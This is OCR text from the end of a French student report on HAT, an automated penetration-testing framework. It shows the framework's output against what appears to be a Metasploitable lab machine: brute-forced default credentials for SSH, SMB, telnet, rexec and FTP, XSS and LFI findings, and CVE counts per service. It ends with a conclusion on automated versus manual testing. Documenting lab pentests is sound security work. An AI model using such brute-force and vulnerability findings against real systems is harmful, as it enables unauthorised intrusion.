



Figure 60 : Pentest automatisé - rapport final HTML (partie 1)



Bruteforce Results

SERVICE	HOST	USERNAME	PASSWORD
ssh	192.168.1.21:22	user	user
smb	192.168.1.21:139	user	user
smb	192.168.1.21:139	msfadmin	msfadmin
smb	192.168.1.21:445	user	user
smb	192.168.1.21:445	msfadmin	msfadmin
telnet	192.168.1.21:23	user	user
telnet	192.168.1.21:23	service	service
rexec	192.168.1.21:512	root	root
rexec	192.168.1.21:512	guest	
rexec	192.168.1.21:512	netadmin	
rexec	192.168.1.21:512	web	web
rexec	192.168.1.21:512	user	user
rexec	192.168.1.21:512	sysadmin	sysadmin
rexec	192.168.1.21:512	administrator	administrator
rexec	192.168.1.21:512	webadmin	webadmin
rexec	192.168.1.21:512	admin	admin
rexec	192.168.1.21:512	test	test
ftp	192.168.1.21:21	ftp	b1uRR3
ftp	192.168.1.21:21	user	user

Vulnerabilities

Cross Site Scripting (XSS) Vulnerability detection

SERVICE : 80 / http

Description : The list of URLs the in JSON report are vulnerable to XSS (Cross Site Scripting) via Headers / URL parameters / Web Forms.

References : https://owasp.org/www-community/attacks/xss https://portswigger.net/web-security/cross-site-scripting

Exploitable Module : auxiliary.fuzzers.xss_fuzzer

JSON report : /HAT/output/192.168.1.21/http/80_XSS_report.json

Local File Inclusion (LFI) Vulnerability detection

SERVICE : 80 / http

Description : The list of URLs in the JSON report are vulnerable to LFI (Local File Inclusion) via URL parameters.

References : https://owasp.org/www-community/vulnerabilities/PHP_File_Inclusion https://owasp.org/www-community/attacks
/Path_Traversal

Figure 61 : Pentest automatisé - rapport final HTML (partie 2)





Figure 62 : Pentest automatisé - rapport final HTML (partie 3)



SERVICE	cve.mitre.org	vulners.com
6000/X11 - access denied	100 CVE Records	40 CVE Records
3306/mysql - 5.0.51a-3ubuntu5 MySQL	1 CVE Records	1395 CVE Records
25/smtp - Postfix smtpd	36 CVE Records	7 CVE Records
139/netbios-ssn - 3.X - 4.X Samba smbd workgroup: WORKGROUP	3 CVE Records	0 CVE Records
80/http - 2.2.8 Apache httpd (Ubuntu) DAV/2	100 CVE Records	22 CVE Records
8180/http - 1.1 Apache Tomcat/Coyote JSP engine	100 CVE Records	3 CVE Records
8009/ajp13 - Apache Jserv Protocol v1.3	2 CVE Records	1 CVE Records
23/telnet - Linux telnetd	18 CVE Records	100 CVE Records
21/ftp - 2.3.4 vsftpd	48 CVE Records	2 CVE Records
2121/ftp - 1.3.1 ProFTPD	76 CVE Records	3 CVE Records
111/rpcbind - 2 RPC #100000	535 CVE Records	100 CVE Records
53/domain - 9.4.2 ISC BIND	11 CVE Records	2 CVE Records
1524/shell - Metasploitable root shell	302 CVE Records	2 CVE Records
22/ssh - 4.7p1 Debian 8ubuntu1 OpenSSH protocol 2.0	10 CVE Records	0 CVE Records
5900/vnc - VNC protocol 3.3	10 CVE Records	13 CVE Records
512/exec - netkit-rsh rexecd	13 CVE Records	0 CVE Records
2049/nfs - 2-4 RPC #100003	535 CVE Records	100 CVE Records
445/netbios-ssn - 3.X - 4.X Samba smbd workgroup: WORKGROUP	3 CVE Records	0 CVE Records
6667/irc - UnrealIRCd	62 CVE Records	8 CVE Records
5432/postgresql - 8.3.0 - 8.3.7 PostgreSQL DB	6 CVE Records	0 CVE Records
1099/rmiregistry - GNU Classpath grmiregistry	1 CVE Records	0 CVE Records

Figure 63 : Pentest automatisé - rapport final HTML (partie 4)

Chapitre 3. Conclusion

De nombreuses entreprises ont besoin de tests d'intrusion pour découvrir les principales vulnérabilités de leur système. Pour appliquer le test de pénétration, les organisations ont utilisé deux approches pour découvrir les bogues, l'une est le test de pénétration automatisé et l'autre est le test de pénétration manuel. Le pentest automatisé est le moyen le plus simple de déterminer toutes les vulnérabilités du système en implémentant un outil qui présente certains modèles pour trouver les vulnérabilités et par ce contexte est venue l'idée de développer le framework automatisé HAT y compris une variété de modules qui nous permettent d'automatiser autant de travail que possible et de compléter cette automatisation avec un suivi manuel si nécessaire. Alors que le test manuel est le moyen de découvrir les vulnérabilités manuellement (zero day exploits, etc…) en analysant le système et de distinguer le comportement anormal.

Mais les professionnels de la sécurité devraient considérer les techniques de test de pénétration automatisées comme un complément, plutôt que comme un remplacement, des techniques de test manuel traditionnelles.

Bibliographie

https://www.wikipedia.org/

https://docs.rapid7.com/

https://www.login-securite.com/2019/02/22/le-pentest-de-a-a-z-methodologie-et-bonnes-pratiques-pour-securiser-son-si/

https://book.hacktricks.xyz/pentesting-methodology

https://www.offensive-security.com/metasploit-unleashed/